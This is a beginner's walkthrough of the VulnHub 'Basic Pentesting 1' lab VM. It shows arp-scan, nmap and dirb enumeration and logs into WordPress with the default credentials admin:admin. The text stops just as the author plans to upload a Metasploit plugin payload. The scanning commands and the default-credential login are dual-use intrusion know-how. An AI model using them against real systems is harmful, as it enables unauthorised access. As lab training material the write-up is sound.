Basic Pentesting – 1

Date: May 4th 2021 Author: GK

Source: https://www.vulnhub.com/entry/basic-pentesting-1,216/

Objective:

Basic Pentesting 1 is available at VulnHub. Its difficulty level is "Easy". This machine has no flags and sadly lacks CTF flavour. It contains multiple Remote and Privilege Escalation Vulnerabilities. There's a lot for beginners to learn from it. The goal is to get root.

Tools I Used:

ARP-Scan: Arp-scan sends ARP Packets to hosts on the local network and displays any response that they received

NMAP: Network mapping tool that allows you to scan for open ports, services, and operating systems to list a few features. It also has scripts that allow for much more in-depth enumeration.

Metasploit: Metasploit, a tool maintained by Rapid 7, is thought of as a pentesters toolbelt. There are so many uses for Metasploit that BOOKS have been written about the tool. Metasploit was used to exploit PROFTPD in this exercise.

DIRB: is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack against a web server and analysing the response.

John The Ripper: Password cracking tool that uses wordlist to crack hashes.

Vulnerabilities/Exploits:


Word Press Upload: Allows you to replace template code with your own. Removing any thought of sanitization.

Weak Credentials: Using credentials that are vendor set, or easily guessable.

Methodology:

First things first – figure out the IP Addresses of connected devices and enumerate

Let's use a remote approach in exploring and exploiting this Challenge VM. To determine the IP address of the Challenge VM can use either arp-scan or netdiscover




```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:7e:da:1a, IPv4: 192.168.0.101
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.1     84:d8:1b:94:0c:3e       (Unknown)
192.168.0.102   e8:d0:fc:83:75:8f       Liteon Technology Corporation
192.168.0.106   08:00:27:53:37:43       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.147 seconds (119.24 hosts/sec). 3 responded

┌──(kali㉿kali)-[~]
└─$ 
```

The arp-scan output shows that the IP Address of the Target VM is 192.168.0.106.

Nmap Discovery Scan:

Next let’s try to get the open ports & their services details. For that we use NMAP Discovery Scan.



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -O 192.168.0.106
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-06 15:35 IST
Nmap scan report for 192.168.0.106
Host is up (0.00056s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:53:37:43 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.65 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

The discovery scan shows that 3 ports are running on host server.

21/tcp The FTP Service is Running ProFTPD v1.3.3c.


22/ssh The SSH Service is Running OpenSSH v7.2p2 on Ubuntu Host

80/http The web Service is Running Apache v2.4.18

Exploring the Available Services

The Earlier nmap discovers Scan Shows Web service, Is Running On this server

Let’s start exploring the webserver.



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.


The main page appears to be the default and is pretty basic.

From our Discovery Scan, we expected to be running Apache 2.4.18 on the Ubuntu Hosts Nothing new here.

Directory Enumeration:

Next, let’s try to enumerate any hidden directories


For This I mostly use Dirbuster




```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.0.106

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu May  6 15:37:51 2021
URL_BASE: http://192.168.0.106/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.106/ ----
+ http://192.168.0.106/index.html (CODE:200|SIZE:177)
==> DIRECTORY: http://192.168.0.106/secret/
+ http://192.168.0.106/server-status (CODE:403|SIZE:301)

---- Entering directory: http://192.168.0.106/secret/ ----
^C> Testing: http://192.168.0.106/secret/club

┌──(kali㉿kali)-[~]
└─$ █                                                    130 ✗
```

The redirected http://192.168.0.106/secret looks interesting

As this directory appears to be word press blog, let's go more in depth



After Clicking on HELLO WORLD or log in, we again are seeing issue with resolving.



Hmm. We're having trouble finding that site.

We can't connect to the server at vtcsec.

If that address is correct, here are three other things you can try:


- Try again later.
- Check your network connection.
- If you are connected but behind a firewall, check that Firefox has permission to access the Web.

It looks like this page is being redirected from 192.168.0.106 to vtcsec hostname

So, what we've discovered do far, vtcsec is the hostname of the VM


Let's try adding hostname entry for vtcsec

#sudo nano /etc/hosts




```
┌──(kali㉿kali)-[~]
└─$ nano /etc/hosts
```

192.168.0.106 vtcsec



```
  GNU nano 5.4                                          /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali
192.168.0.106   vtcsec

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

After refreshing this page, it appears to be a wp-login.php page




Let's try default Usernames & Passwords Like…

admin: admin

admin: password

admin: root…

admin:admin



WordPress 5.7.1 is available! Please update now.

Dashboard


Welcome to WordPress!
We've assembled some links to get you started:

We now have admin access to this word press site.


Now we can upload a payload packaged as a word press Plugin.

We can use Metasploit here to exploit the server

